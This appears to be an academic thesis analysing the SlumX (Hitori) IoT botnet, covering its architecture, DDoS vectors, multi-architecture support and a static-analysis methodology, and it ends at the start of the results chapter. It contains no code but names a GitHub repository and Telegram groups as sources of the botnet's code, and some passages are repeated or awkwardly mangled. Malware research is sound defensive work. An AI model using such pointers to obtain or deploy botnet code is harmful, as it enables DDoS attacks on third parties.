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**Analysis of IoT Botnet Structure
and Behavior: A Study Based on the
Hitori (SlumX) Variant**

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Abstract

Through its Thorough Technical Analysis of SlumX (Hitori variant) Botnet, this Research Elaborates on the Botnet Architecture, Attack Vectors, Attack Patterns Used in IoT Malware via Static Code Analysis of an Open Source Code Repository. The Analysis unmasked a sophisticated and complex Command and Control Mechanism, numerous DDoS Attack Methods, and the advanced Evasion Techniques Unique to Internet of Things Devices. In all, the Main Findings are the Identification of Multi-Architecture Support for MIPS, ARM, X86, as well as Other Embedded Systems; implementation of several Flooding Methods Including UDP-Based, TCP-Based and HTTP-Based Attacks; inclusion of Device Scanning and Attack Capabilities; and utilization of Threat Modelling, Control Flow Analysis and Systematic Code Review as part of the Research Methodology to gain an understanding of this Botnet's Operational Framework and Attack Infrastructure. The Findings indicate that the Future of Mirai-Driven Botnets is moving Toward More and More Sophisticated Attack Infrastructures with Increased Persistence Mechanism. Furthermore, this Research Offers Additionally Supporting Evidence to the Body of Cyber Security Research Specifically in the Form of, Yet Not Limited to, Old Models of IoT Botnets and Their Associated Mitigation Options.

Keywords: IoT Botnets, Hitori, Mirai, DDoS Attacks, Malware Analysis, Cybersecurity, Command and Control, Network Security

Resumen

La investigación conlleva un análisis técnico, en base a la variante Hitori de la botnet, en concreto de su implementación conocida como SlumX. En este trabajo se pone a prueba arquitecturas, vectores de ataque y comportamientos de este malware orientado a IoT a través de la técnica de análisis estático del código del repositorio conductores open-source. El análisis expone determinados mecanismos de peculiaridades de los comandos y controles, múltiples metodologías de ataques DDoS y técnicas avanzadas de evasión destinadas a su implementación en dispositivos IoT. Los hallazgos principales son la correspondiente identificación de soporte multi-arquitectura que se extiende a MIPS, ARM, x86 y demás sistemas embebidos, implementación de técnicas de inundación que abarcan ataques basados en UDP, TCP y HTTP, e integración de capacidades de escaneo asimismo como de explotación de dispositivos. La metodología de la investigación abarca revisión sistemática del código, análisis de flujo de control y modelado de amenazas para la comprensión del marco operacional de la botnet. Los resultados de la investigación demuestran la transición de las botnets que se originaron de la Mirai hacia infraestructuras de ataque más complejas junto a mecanismos de persistencia refinados. Este trabajo queda como una contribución a la investigación en ciber-seguridad abordando aspectos técnicos de gran calidad relacionados con arquitecturas modernas de botnets IoT y propone determinadas estrategias de mitigación para defenderse ante tales amenazas.

Palabras clave: Botnets IoT, Hitori, Mirai, Ataques DDoS, Análisis de Malware, Ciberseguridad, Comando y Control, Seguridad de Redes

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Chapter 1

Introduction

1.1 Background

The Internet of Things (IoT) has changed the cyber security domain, allowing for the connection of billions of devices to each other with minimal security protections. As such, this new technology has vastly expanded the attack surface for attackers and allowed for the creation of large botnets. The Mirai botnet was first detected in 2016 and represented a change in the threat landscape because it demonstrated the destructive capability of IoT devices being used in a malicious manner. [1].




Figure 1.1: IoT device growth statistics. The exponential increase correlates with the expanding attack surface and the proliferation of botnets such as SlumX.

IoT device growth chart: shows the projected increase in connected devices and its impact on the attack surface.

Over time, we have seen a number of variants of botnets that have come from the Mirai code. Each of these variants have included improvements and many ways to target different devices [7]. An example of one of the newer, more advanced versions of a botnet

is the "Hitori" family of botnets. The Hitori family is unique in that it supports multiple architectures (both x86 and ARM) and includes advanced techniques for escaping detection ("evasion"). The Hitori implementation that we have studied in this article is indicative of the continuing development of malware that targets IoT devices and includes additional capabilities for persistence and diverse ways to launch attacks




Figure 1.2: Evolutionary timeline of the Mirai botnet family up to the Hitori variant.

Timeline: illustrates the evolution from Mirai to the Hitori (SlumX) variant.

The large-scale destruction of IoT botnets presents unique difficulties for cybersecurity experts given their worldwide, dispersed architecture, the diversity of devices, and the inherent lack of security in many of these devices; thus, there is a need for new and innovative ways of detecting and countering IoT botnet threats, which traditional security measures do not sufficiently provide. To efficiently and effectively thwart these types of malicious activities, it is important to learn about the underlying technical specifications of IoT botnets [7]. A tremendous amount of research has been performed on IoT botnets; however, researchers still have very little understanding of the specific technical implemen-

tations and behavioural characteristics of the more sophisticated types of IoT botnets like the Hitori family, with specific focus on the SlumX version. The limited research on this family of IoT botnets highlights the importance of this research as it aims to shed light on how the lower-cost IoT botnets can create large-scale impact and deliver innovative security solutions.

1.2 Problem Statement

While extensive research has been conducted on IoT Botnets; there still exists a major gap in knowledge regarding the particular types of technology used to develop an IoT botnet and also regarding how to identify advanced Mirai variants by examining their behaviour. Even though the Hitori family (more specifically its SlumX variant) has a highly sophisticated design, it has not yet received much academic research. There is potential for this type of system to cause disruption on a global scale and, therefore, this dissertation will attempt to address these gaps.

1.3 Objectives

1.3.1 General Objective

The cybersecurity community will conduct an in-depth technical study of the Hitori(SlumX) botnet variant that includes an examination of its components, tactics employed, and operational characteristics to better understand the threat posed by modern-day IoT botnets.

1.3.2 Specific Objectives

1. Investigate the underlying code architecture of the SlumX platform to determine the major functions it serves as well as its operation.
2. Identify and assess the types of techniques for performing attacks against a target device (DDoS and delivery method).
3. Evaluate how SlumX supports more than one architecture and also has a cross-platform ability to work across different operating systems.
4. Recommend possible methods to mitigate the risks associated with the vulnerabilities and patterns of behavior discovered.

1.4 Document Organization

This document is organized to give you a full overview of the SlumX botnet analysis:

Chapter 2 will define your theoretical framework, such as basic principles of IoT botnets, command-and-control (C2) systems, methods of DDoS attacks, and major events leading to the creation of the Mirai botnet and its multiple variations.

Chapter 3 offers the current state of research concerning IoT botnets, including a review of all previous research related to Mirai and other similar IoT botnets, as well as the methods used to identify IoT botnets that are in use today.

Chapter 4 contains information about the methodology used for this research, including description of the analysis method, tools that were used to perform static analysis of the examples in this research, and how threat modeling was performed.

Chapter 5 offers the analysis and discussions from the analysis of code, documenting the processes involved in creating architectural documentation, and gathering and performing a threat assessment.

Chapter 2

Theoretical Framework

2.1 Internet of Things (IoT)

The Internet of Things (IoT) refers to the many connected (and therefore, interrelated) devices used for generating, processing, and transmitting information between networks and systems. The information security aspect of IoT is complicated by many factors, including (but not limited to): an increasingly large percentage of IoT devices have limited resources available for implementing security; there are no standard-type security protocols that apply across all brands of devices; many IoT devices do not receive regular security updates; and many users never change the default credentials on their devices.

2.1.1 IoT Security Fundamentals

Security weaknesses in IoT devices are typically found at each level of an IoT device: the hardware has weak implementations of encryption and/or has debugging interfaces that can be accessed; the firmware contains vulnerabilities that are not fixed through software updates as they become available, and insecure coding practices may be present; the communication method for transmitting data often uses unencrypted transmission and authenticating users may involve weak authentication protocols; the application in use may not provide strong access control mechanisms and does not provide sufficient input validation. [3, 9].

The security challenges are compounded by the heterogeneous nature of IoT deployments, where devices from different manufacturers with varying security capabilities co-exist in the same network environment. This diversity creates attack surfaces that can be exploited by sophisticated malware designed to target multiple device types and architectures.

Table 2.1: Common Security Vulnerabilities in IoT Layers

Layer	Component	Security Weakness
Hardware	Debug Interfaces	Exposed UART/JTAG ports allowing direct physical access to the device [3].
Firmware	Update Mechanism	Lack of signed updates and presence of hard-coded credentials or backdoors [9].
Network	Transmission	Use of clear-text protocols (Telnet, HTTP) allowing traffic interception [4].
Application	Access Control	Insufficient input validation and weak authentication mechanisms.

2.2 Botnet Architecture and Command and Control Systems

2.2.1 Overview of Botnet Design

Botnets have become one of the biggest threats in today’s cybersecurity landscape. A botnet is a network of infected computers or devices controlled remotely by a cybercriminal. The design of botnets is continually evolving, and today, modern botnets contain highly sophisticated Command and Control (C&C) systems that allow for constant communication with the infected machines.

2.2.2 Centralized vs. Decentralized Architectures

Historically, botnets have had a centralized architecture – in this method, the compromised machines (or ”bots” or ”zombies”) communicate directly with C&C servers. This architecture is often effective for distributing commands, but it is vulnerable because there are single points of failure and all corrupt devices rely on one centralized system to receive commands. More advanced botnets today have moved to more resilient architectures, like peer-to-peer networks, Domain Generation Algorithms (DGA), and multi-tiered architectures.

2.2.3 C&C Infrastructure Functions

The C&C infrastructure provides several critical functions of the botnet: distributing commands for conducting attacks, exfiltrating data, maintaining the health and management of the botnet, and coordinating attacks across multiple botnets. [4].




Figure 2.1: Comparison of Botnet Architectures: Centralized vs. Decentralized Models.

Visual comparison of centralized and decentralized botnet architectures.

Modern IoT botnets have used these same fundamental concepts of architectural design to incorporate the differences found in IoT devices when creating their bots. They have developed lightweight communication protocols for these devices, designed multi-architecture payloads that can target various types of devices, and created device-specific exploitation techniques for persistence. [10, 12].

2.3 DDoS Attack Methodologies and Vectors

2.3.1 Types of DDoS Attacks

The Distributed Denial of Service Attack (DDoS) is a major way of making money off Botnets here as IoT devices take over the processing power and bandwidth from other users' connections. These attacks are effective because of the sheer number of available devices and their ability to spread across many different locations in order to create a volume of traffic that is very difficult for targeted systems to mitigate against.

- **Volumetric attacks:** Massive volumes of traffic flood into and consume all of the available bandwidth on a target connection.
- **Protocol attacks:** Techniques are used to take advantage of the design weaknesses within certain network protocols to consume all resources associated with a server.
- **Application-layer attacks:** Crafted fake requests are made against specific services and applications, which appear to be legitimate (as they are coming from the IP address of an infected system).

2.3.2 Examples of DDoS Techniques

Volumetric attacks include UDP Floods, ICMP Floods, and Amplification Attacks where the exploited public service uses the ability to multiply the amount of attack traffic generated against the target. Protocol Attacks exploit issues associated with how a TCP connection is set up/established as well as bugs related to fragmented packet processing used through Routing Protocols (RIP, BGP). Application-Layer Attacks can include targeted attacks made against HTTP Services and DNS Services along with any applications that may include specifically crafted requests intended to consume CPU time through consuming server resources. [5].

Novice attack avenues have been provided by IoT Botnets and use the unique abilities and restrictions of connected devices to create New Attack Vectors for cybercriminals. This includes Cyber Attacks using the Sensors of an IoT Device to obtain data concerning the intended target, Cyber Attacks using a specific protocol or service unique to an IoT Device, and Cyber Attacks that remain effective against an intended target by maintaining continued pressure due to the fact many IoT Devices are always On.

Chapter 3

State of the Art

3.1 IoT Botnet Research Landscape

In 2016, the emergence of Mirai gave way to a substantial amount of academic and industrial research about IoT botnets. While earlier research primarily focused on the operational aspects and impacts of mass compromise of IoT devices, later studies looked at various detection methodologies, mitigation techniques, and evolution of IoT botnet attack techniques.

Kolias et al.'s study provided one of the earliest and most comprehensive analyses of the original Mirai botnet, including an analysis of its scanning algorithm, target selection criteria, and attack methods. [2]. The foundational principles of how IoT botnets function, as well as the unique difficulties posed by the sheer volume and diversity of IoT deployments, were established through their research.

The focus of more recent research has moved from using basic methods of analysis to employing more advanced analyses including machine learning methods used for detection, behavioral analysis for attribution, and monitoring based on networks for early warning systems. [16,17]. The Economics of IoT Botnets Research has also focused on the economic aspects (cost-benefit) of each type of IoT botnet regarding how they are created and deployed.

The research has also identified several challenges that need to be addressed: the rate at which IoT botnet technology evolves faster than the development of detection tools, the lack of (representative) data to conduct analysis of IoT malware, the complexity involved in developing realistic test environments (across multiple IoT device types) and the need for cooperative cross-sector response to a distributed threat. Comprehensive analysis of current and emerging Threats has shown the rapidly evolving technological sophistication of each type of botnet. [22].

3.2 Mirai Variant Analysis and Classification

To gain insight into the Mirai variants' evolutionary development, as well as to identify their various capabilities - Security research has identified a large number of Mirai variants, with each variant implementing new features and targeting new vectors.

Key significant Mirai variants include Okiru, which added functionality for cryptocurrency mining and enhanced evasion techniques; Masuta, which utilized new exploit techniques and enhanced persistence mechanisms; and Satori which targeted certain vulnerabilities prevalent in popular IoT devices and leveraged worm-like propagation.

The categorization of Mirai variants is generally based upon several dimensions including target architecture support, techniques used for exploitation; Command and Control (C2) infrastructure design; the types of attack vectors utilized, and sophistication of evasion. [2]. A multidimensional analysis enables researchers to understand how each variant relates to other variants and how the future development trends of the viruses will look.

In addition, variant threat intelligence provided by the security industry plays a large part in helping researchers understand the capabilities of newly discovered variants; however, many researchers within academia take longer to publish their research compared to those working within the security industry. This occurs because researchers must thoroughly analyse variants before they are able to publish their findings.

3.3 Detection and Mitigation Technologies

It has been difficult to develop effective techniques for detecting and mitigating IoT botnet in view of the many different and limited resource environments of IoT's although the capabilities of IoT's have also changed. Generally speaking, conventional network defence methods don't account for the unique characteristics of IoT traffic streams, device behaviours or the methods of obtaining IoT's.

The network type of detection strategy emphasises the identification of unusual traffic patterns along with communications between control and attack signatures. [4]. Machine learning techniques have shown promise in detecting IoT botnet activity through behavioral analysis, traffic flow analysis, and device profiling [8, 18]. Deep learning approaches have demonstrated particular effectiveness in identifying complex attack patterns and behavioral anomalies [24]. Research on honeypots and deception technologies has also contributed to understanding botnet reconnaissance patterns [19]. However, these approaches face challenges with high false positive rates and the need for extensive training datasets.

Detecting malicious activities on IoT devices using host-based methods will be difficult due to their low computer power compared with other types of devices (e.g., PCs) along with the absence of a common framework when it comes to protecting each manufacturer's devices. Several research opportunities exist for creating a lightweight agent to perform this detection and respond automatically in resource-constrained environments. However, the adoption rate of these agents has been low.

Mitigation strategies have progressed to include filtering the network, isolating devices, applying required updates, and providing simultaneous incident response capabilities. However, the degree of success for each of these mitigations will differ greatly due to variances in each environment that exists as well as to the unique characteristics of the actual target IoT.

3.4 Industry Response and Standards Development

The response of the Cybersecurity Sector to the IoT Botnet threat has involved several initiatives:

1. Development of new standards to guide the development of IoT security technologies. A few examples of those new standards include the NIST Cybersecurity Framework Adaptation (for IoT environments), Industrial Internet Consortium Security Recommendations and Industry-Specific Standards for Critical Infrastructure Protection.

While there are many standards organizations working to establish new IoT Security Standards, it appears that adoption of those standards is inconsistent across various sectors AND Manufacturers. 2. The development of an effective method to facilitate sharing of Cyber Threat Intelligence between Companies has become an important element of the Industry's response. Cyber Threat Intelligence Sharing Organizations have formed (eg Cyber Threat Alliance, CERTs) and offer various Cyber Threat Sharing Networks, such as sharing Indicators of Compromise (IOCs), Attack Signatures and Mitigation Strategies. However, the development of actionable Cyber Threat Intelligence that can be quickly disseminated and implemented across the numerous and varied IoT environments presents an ongoing challenge for the industry. 3. There has been considerable investment from within the industry to develop Automated Cyber Response Systems. [13]. This is achieved through improvements in the algorithms that allow for the detection of IoT botnets more efficiently. These new algorithms have demonstrated their effectiveness in actual field experience [21]. However, the effectiveness of automated systems in diverse IoT environments remains an active area of research and development.

3.5 Research Gaps and Future Directions

While significant advances have been made in the area of research related to IoT botnets, a number of key areas continue to hinder the ability of existing approaches to be successful. For example, one major limitation when trying to analyse IoT malware is the absence of large enough datasets that contain examples of IoT Malware. The majority of datasets

available today focus on traditional computing systems; they may not accurately reflect the variety of devices making up the IoT world and their communication characteristics.

Another significant gap in knowledge is the attribution problem emerging from IoT botnet campaigns. Research into methods for identifying operators and infrastructure associated with these attacks continues to be limited. This has a negative impact on Law Enforcement and limits their ability to implement focused Mitigation Strategies toward this threat.

Several recommended avenues for further research include the development of more advanced detection methods based on IoT device behavioural modelling. Future Research into developing a standardised Framework for IoT Security Assessment. Research into the economic incentives driving the creation of botnets. The study of cooperative defence, whether between technology companies or between organisations that use IoT devices.

The incorporation of emerging technologies, like Blockchain for Device Authentication or Edge Computing for Distributed Security Processing would also represent promising avenues for further research. However, much more research will need to be done not only to incorporate these new technologies into the IoT environment, but also how they can be practically implemented in low resource environments.

Chapter 4

Methodology

4.1 Research Approach

A qualitative analysis of the SlumX botnet’s source code, as obtained from the SlumX GitHub repository, was conducted using a qualitative research-design methodology following best practices in malware analysis. This research-design methodology has been tailored specifically for IoT threat analysis.




Figure 4.1: Research Methodology Flowchart applied to the SlumX analysis.

A qualitative analysis of the SlumX botnet’s source code, as obtained from the SlumX GitHub repository, was conducted using a qualitative research-design methodology following best practices in malware analysis. This research-design methodology has been tailored specifically for IoT threat analysis.

The framework for analysis consists of systematic review of the source code, documentation of the architectural design of the botnet and its components' relationships, and threat modelling.

There are several major stages to the research process: reconnaissance and code repository analysis, examination of the repository, documentation of the repository's contents, mapping of the architecture of the botnet, identification and classification of attack vectors, and assessment of the threat posed and the overall impact of the virus.

Given the advantage of having access to the complete source code, static analysis was used as the primary methodology, rather than the dynamic analysis that would require the setting up of multiple dynamic-analysis environments to assess the full range of potential consequences caused by the botnet's code on various device architectures.

A thorough static analysis of all potential paths through the code, all functionality provided by the code, and all functionality provided by the code without the limitations of environments surrounding it, was enabled by static analysis.

4.2 Data Collection and Source Material

The source material for this analysis is the full source code repository offered by GitHub at the repository `mat1520/slumpx`. The repository contains an implementation of SlumX, including the bot client code, the command and control server, the build scripts, and additional tools related to the botnet.

Additionally, the SlumX source code was obtained through searches in Telegram groups dedicated to sharing malware source code. These groups provided access to various repositories, including the one analyzed in this research.

4.3 Code Analysis Framework

Further clarification regarding the planned deployment and operation of the Botnet could be determined from the additional context provided by the comments that were embedded into the source code, the configuration files for the bots, and the build scripts used to create them. In addition, the analysis included information regarding hard-coded IP addresses, default usernames and passwords, and specifications regarding where the bot would direct its attacks.

The SlumX implementation was subject to thorough analysis by the use of a multi-layered code-analysis framework that provided a detailed, systematic evaluation of each

Table 4.1: SlumX Source Code Repository Inventory

Filename	Size (LOC)	Functional Description
extttbot.c	1,746	Main client payload. Contains attack vectors, connection logic, and evasion techniques.
extttserver.c	845	Command & Control (C2) server. Manages bot connections and broadcasts attack commands.
extttcc.py	199	Cross-compilation script. Automates building binaries for 12+ architectures.
extttscankill.c	N/A*	Scanner module responsible for identifying vulnerable devices and terminating competing malware.
extttNetto.py	N/A*	Specialized exploit tool targeting Netis router vulnerabilities via UDP injection.

component of SlumX. The framework consisted of a number of different analytical dimensions that were used to thoroughly capture all aspects of the functionality of the malware.

4.3.1 Structural Analysis

In conducting the structural analysis of the Botnet, it was necessary to take a look at the general architecture of the Botnet and how its various components interacted with one another (code interdependencies). To accomplish this, we created architectural maps that illustrated the relationships between source files, identified important data structures and their intended use, created function hierarchies, document function-to-function calls, reviewed the build process and how dependencies were maintained.

The structural analysis began with mapping out the overall architecture of the Botnet and determining how each of the various components interacted with one another and contributed to overall functionality. This was followed by an in-depth examination of individual functions, which allowed us to gain a deeper understanding of the specific function’s capabilities and implementation.

4.3.2 Analysis of Programmed Behavior Logic

The programmed behavior analysis looked at the ways the botnet was built using the operational methods of attack and how they were implemented in the source code. The analysis was static as it was concerned with dissecting the way the botnet works using the programmed logic, attack vectors, and flow of commands. **Important Note:** The analysis

included only a static analysis approach via code examination and not an observation of runtime behavior or results based on tests.

The analysis centred on the methods in which the malware can support multiple hardware architectures and on how those methods enable the chosen behaviour of the malware to be adapted to the specific target platform. A key factor examined was the use or omission of compilation flags; when present, the overall use of flags on the compiled code; the locations within the architecture's code that were specifically compiler-flag based; and how the malware's payload is delivered.

4.3.3 Security Analysis

The focus of security analysis was to determine vulnerabilities, paths of attack and the effect of how the implementation would have on security. Evaluation of the strength of communication protocols were performed, identification of a possible command and control weakness, a measure of how effective the evasion techniques were, and identification of indicators of compromise were done during the analysis.

Also included in the analysis of how the malware would try to get around detection by maintaining persistence on the devices that it infected. Techniques were evaluated for process hiding, manipulation of file systems and obfuscation of network communications.

4.4 Analytical Tools and Techniques

The analysis employed several complementary techniques to ensure comprehensive coverage of the codebase and accurate understanding of its functionality.

4.4.1 Static Code Analysis

Well-developed static code analysis was the foundation of this research methodology, providing a thorough examination of the complete collection of source files through an evaluation of the files themselves and not of their execution. The research methodology implemented an in-depth code review (line-by-line), utilizing analytical tools to identify coding patterns and vulnerabilities based on function implementations. Additionally, through the use of code review methodologies, flow analysis (data flow and control flow), and pattern recognition, an understanding of the coding practices and associated vulnerabilities was developed based upon the analysis of the corresponding code execution.

Static code analysis focused on identifying all hardcoded values, all types of network communication methods (protocols), the function and implementation of cryptographic

methodologies, and all methods of interaction with the system. Static analysis additionally focused on identifying cross platform compatible coding and architecture specific implementation for code execution.

4.4.2 String and Configuration Analysis

The information regarding the common fingerprints of the botnet that were obtained during the systematic analysis of embedded strings and configuration data have allowed for an understanding of how bots operate, as well as, how they are targeted. Information extracted from exploited hardcoded network addresses, a list of default credentials and the methods used for authentication, a list of documents on what types of target information are being sought via attack, as well as an examination of user agent strings to obtain additional information about the way each bot is designed, has been analyzed.

Additionally, the configuration analysis also includes a review of build scripts and deployment tools for better understanding of how each bot is adapted to each environment, as well as, each particular target set.

4.4.3 Cross-Reference and Dependency Analysis

Systematic Cross-Reference Analysis requires that we document the relationships between the individual components and functions of a software system through a series of cross-referenced analyses. A systematic cross-reference analysis requires that we identify the data dependencies of various function calls, track the use of shared data structures across multiple modules, document communications between modules (including any shared resources), and analyze the overall structure of the software system.

Additionally, the results obtained from performing the dependency analysis will enable us to better understand how the support for Multi-Architecture and Integration of Different Attack Vectors are embedded in the overall architectural framework of the software system.

4.5 Threat Modeling Framework

Structured Threat Model was used for research on SlumX's operational threats to organizations and the potential for a botnet, as well as how to apply a model of IoT threats. Threat modelling Frameworks were adapted from classic methodologies to narrow down to the methods IoT malware operates with regards to its operational characteristics.

4.5.1 Attack Surface Analysis

An attack surface analysis was performed to evaluate how a botnet could compromise a device and launch attacks against it. To accomplish this, an analysis was conducted on all devices that could be potential targets and all ways that the potential targets would be vulnerable, as well as on the method(s) of delivery of the payload(s) that will be used to launch the attack on the device, and an evaluation of the persistence and evasion capabilities of the botnet.

The analysis examined both the potential targets of attack that the botnet would use, as well as the systems that would potentially be attacked.

4.5.2 Impact Assessment

The impact assessment analyzed the implications of successfully deploying and operating a botnet, including the capability of executing DDoS attacks against specific targets; the ability to siphon confidential information from compromised computers; the possibility of causing disruptions to the infrastructure supporting particular types of services; and the cumulative effect that these activities will have on the entire cybersecurity ecosystem.

Both the technical impacts (the possibility of causing cascading failures) and operational impacts (the difficulties encountered when responding and mitigating incidents) are addressed in this impact assessment.

4.6 Validation and Quality Assurance

Various validation methods were utilized during the research in order to validate the accuracy and completeness of the analysis.

Initially, individual reviewers conducted separate reviews of significant portions of code in order to verify the impact and understanding of those areas. Additionally, validation of key findings was performed based upon relationships with other functions and data structures. The results of the analysis also compared against any threat intelligence and industry information for comparison against like-variants of threat vectors. For example, analysis results found in this investigation were validated through the published threat intelligence reports on the same type of malware.

Documentation of the analysis methodology and results of the investigation was documented throughout the research for the purpose of ensuring reproducibility and for peer review purposes. All findings were supported with appropriate reference to particular lines of code and sufficient documentation of technical evidence.

Chapter 5

Results and Discussion

5.1 SlumX Botnet Architecture Overview

An analytical overview of the SlumX botnet shows sophisticated multi-component architecture allowing for large-scale IoT device compromise as well as DDoS attack coordination. In addition, the botnet also exhibits advancements that have occurred since the time of the original Mirai botnet codebase by adding additional functionality and improved operational security features.

The core architecture consists of four primary components: the bot client (`bot.c`) that executes on compromised devices, the command and control server (`server.c`) that manages the botnet infrastructure, the loader system that handles payload delivery and execution, and auxiliary tools for device scanning and exploitation.

